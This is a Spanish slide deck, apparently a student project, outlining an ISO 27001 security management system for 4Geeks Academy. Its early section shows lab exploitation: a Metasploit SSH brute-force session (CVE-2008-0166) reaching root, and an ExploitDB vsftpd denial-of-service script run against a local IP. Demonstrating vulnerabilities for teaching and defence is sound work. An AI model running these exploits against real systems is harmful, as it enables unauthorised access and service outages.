



# **Resumen de enfoque SGSI 4Geeks Academy**

*Valentina Alcubillas Arango - 04/02/2026  
4Geeks Academy  
Basado en ISO/IEC 27001:2022*

---

# Introducción SGSI

¿Qué es un SGSI?

- Marco para proteger la información
- Enfoque en Confidencialidad, Integridad y Disponibilidad (CIA)
- Seguridad como proceso continuo

Es un **marco estructurado y sistemático** que permite a una organización gestionar **eficientemente** la seguridad de su información.

La implantación responde a la necesidad de **gestionar riesgos** asociados a la **información** de la organización educativa, además de reforzar la **confianza** de la comunidad estudiantil, público en general y proveedores frente a **vulnerabilidades** !.

# Vulnerabilidad SSH

- Debian OpenSSL Predictable PRNG vulnerability (Fuerza bruta SSH)
- [EDB-ID: 5622](#)
- CVE: 2008-0166
- Tipo: Remoto

Siguiente vulnerabilidad 

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
uname -a
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64 GNU/Linux
last
debian pts/0      192.168.1.11   Tue Jan 27 18:38 - 18:39 (00:00)
debian pts/0      192.168.1.11   Tue Jan 27 18:16 - 18:25 (00:09)
debian pts/0      192.168.1.11   Tue Jan 27 18:10 - 18:11 (00:00)
debian tty7       :0           Tue Jan 27 13:07 gone - no logout
reboot system boot 6.1.0-25-amd64  Tue Jan 27 13:04 still running
debian tty7       :0           Tue Jan 27 11:16 - crash (01:47)
reboot system boot 6.1.0-25-amd64  Tue Jan 27 11:15 still running
debian tty7       :0           Mon Jan 26 18:52 - crash (16:22)
reboot system boot 6.1.0-25-amd64  Mon Jan 26 18:50 still running
debian tty7       :0           Mon Jan 26 18:48 - crash (00:01)
reboot system boot 6.1.0-25-amd64  Mon Jan 26 18:46 still running
debian pts/1      192.168.1.11   Fri Jan 23 09:27 - crash (3+09:19)
debian pts/1      192.168.1.11   Fri Jan 23 08:22 - 08:46 (00:23)
debian pts/1      192.168.1.11   Fri Jan 23 08:19 - 08:20 (00:01)
debian tty7       :0           Fri Jan 23 08:12 - crash (3+10:34)
reboot system boot 6.1.0-25-amd64  Fri Jan 23 08:11 still running
debian tty7       :0           Tue Oct  8 17:28 - crash (471+15:42)
reboot system boot 6.1.0-25-amd64  Tue Oct  8 17:28 still running
debian tty7       :0           Tue Oct  8 16:48 - crash (00:40)
reboot system boot 6.1.0-25-amd64  Tue Oct  8 16:48 still running
debian tty7       :0           Tue Oct  8 16:44 - crash (00:03)
reboot system boot 6.1.0-25-amd64  Tue Oct  8 16:43 still running
debian tty7       :0           Mon Sep 30 15:13 - crash (8+01:29)
reboot system boot 6.1.0-25-amd64  Mon Sep 30 15:09 still running
debian tty7       :0           Mon Sep 30 09:49 - 12:27 (02:38)
reboot system boot 6.1.0-23-amd64  Mon Sep 30 09:48 - 12:28 (02:39)
debian tty7       :0           Sat Sep 28 16:40 - crash (1+17:08)
reboot system boot 6.1.0-23-amd64  Sat Sep 28 16:39 - 12:28 (1+19:48)
debian tty7       :0           Wed Jul 31 16:45 - 18:18 (01:33)
reboot system boot 6.1.0-23-amd64  Wed Jul 31 16:45 - 18:19 (01:34)
debian tty7       :0           Wed Jul 31 16:04 - 16:44 (00:39)
reboot system boot 6.1.0-23-amd64  Wed Jul 31 16:04 - 16:44 (00:40)
debian tty7       :0           Wed Jul 31 15:57 - 15:59 (00:01)
reboot system boot 6.1.0-23-amd64  Wed Jul 31 15:56 - 15:59 (00:02)

wtmp begins Wed Jul 31 15:56:58 2024
```

# Vulnerabilidad vsftpd 3.0.3

- DoS (Denial of Service)
- [EDB ID: 49719](#)
- Tipo: Remoto

```
(kali㉿kali)-[~]
$ python2.7 /usr/share/exploitdb/exploits/multiple/remote/49719.py 192.168.1.63

VS-FTPD
D o S
By XYN/DUMP/NSKB3

[!] Testing if 192.168.1.63:21 is open
[+] Port 21 open, starting attack ...
[+] Attack started on 192.168.1.63:21!
```

Siguiente apartado 

---

# Contexto organizativo

## Contexto organizativo

- **Entorno Digital:** Operación internacional distribuida con alta dependencia en la nube.
- **Desafíos:** Mitigación de riesgos en datos personales, accesos remotos y disponibilidad.
- **Necesidad:** Gestión sistemática de riesgos para garantizar fiabilidad y cumplimiento.

## Partes Interesadas:

- **Internas:** Dirección, equipo técnico, personal docente y administrativo.
- **Externas:** Estudiantes, proveedores tecnológicos, socios comerciales y organismos reguladores.

## Compromiso de la Dirección:

- Provisión de recursos para el mantenimiento del sistema.
- Cultura de "Seguridad por Diseño" en el desarrollo de plataformas.
- Revisión anual contra amenazas emergentes (Ransomware e Ingeniería Social).



# Alcance

*Quedan excluidos del alcance los sistemas personales no autorizados y aquellos entornos no relacionados con la actividad educativa u operativa de la organización.*

## *¿Qué protegemos?*

- Plataformas educativas y gestión académica.
- Infraestructura en la nube y servicios web.
- Datos de estudiantes, docentes y personal.

## *¿Por qué?*

- **Confianza:** Asegurar la privacidad de alumnos y docentes.
- **Continuidad:** Evitar interrupciones en el aprendizaje.
- **Cumplimiento:** Alineación con estándares internacionales (ISO 27001).



# Activos de información

Son el **conjunto de recursos críticos** (datos, software y personas) que permiten el **funcionamiento y la entrega** del valor educativo de **4Geeks**.

Activos esenciales:

- **Información:** Registros académicos, materiales didácticos y claves de acceso.
- **Software:** LMS (plataformas de aprendizaje) y repositorios de código.
- **Infraestructura:** Servidores virtuales, redes y copias de seguridad.
- **Factor Humano:** El equipo técnico y docente es la pieza clave en la prevención.

---

## Roles y responsabilidades

- *Dirección*: Aprueba políticas y dota de recursos.
- *Responsable SGSI*: Supervisa el cumplimiento y gestiona riesgos.
- *Equipo Técnico*: Implementa controles y mantiene la infraestructura.
- *Usuarios (Staff/Alumnos)*: Cumplir con las políticas de uso aceptable.

*Nota: En la segregación de funciones garantiza que quien opera no sea quien audita.*

---

## Controles seleccionados

- **CTRL 01/02:** Gestión estricta de identidades y "Mínimo Privilegio".
- **CTRL 03/04:** Cifrado de datos y monitoreo de logs de actividad.
- **CTRL 05:** Estrategia de backups y plan de recuperación ante desastres.
- **CTRL 06:** Plan de concienciación y cultura de seguridad.

---

## Herramientas Técnicas (DLP)

- **Symantec DLP:** Prevención de fuga de datos en la red (tráfico sensible).
- **Digital Guardian:** Control de endpoints para evitar la extracción de bases de datos MariaDB.
- **Protección de Datos:** Cifrado en reposo y en tránsito.

---

## Respuesta a Incidentes (Marco NIST)

- *Identificar*: Activos comprometidos (Servidor Debian).
- *Proteger*: Cierre de puertos vulnerables y actualización de OpenSSL/vsftpd.
- *Detectar*: Alertas tempranas ante picos de tráfico (DoS).
- *Responder*: Protocolo de aislamiento de servidores afectados.
- *Recuperar*: Restauración mediante backups limpios y seguros.



# Indicadores SGSI


Indicador	Fuente de Medición	Frecuencia	Meta
Eficacia de Controles	Auditorías / Revisiones	Anual	100% cumplimiento de controles críticos.
Gestión de Incidentes	Registro de incidentes	Trimestral	Resolución del 100% de incidentes detectados.
Actualización de Riesgos	Evaluaciones de riesgos	Anual	0 riesgos "Críticos" sin plan de tratamiento.
Vigencia Documental	Manual y Políticas	Anual	100% de documentos revisados y firmados.
Disponibilidad del Servicio	SLA / Equipo Técnico	Continuo	Cumplimiento de los tiempos de respuesta definidos.

---

# Mejora Continua (PDCA)

Seguridad = Proceso

- *Plan (Planificar)*
- *Do (Hacer)*
- *Check (Verificar)*
- *Act (Actuar)*



---

# Anexo

- Riesgo de vulnerabilidades
- Exploit DB (base de datos de vulnerabilidades)
- Entidad educativa (4Geeks Academy)

# Conclusiones

---

*¿Preguntas?*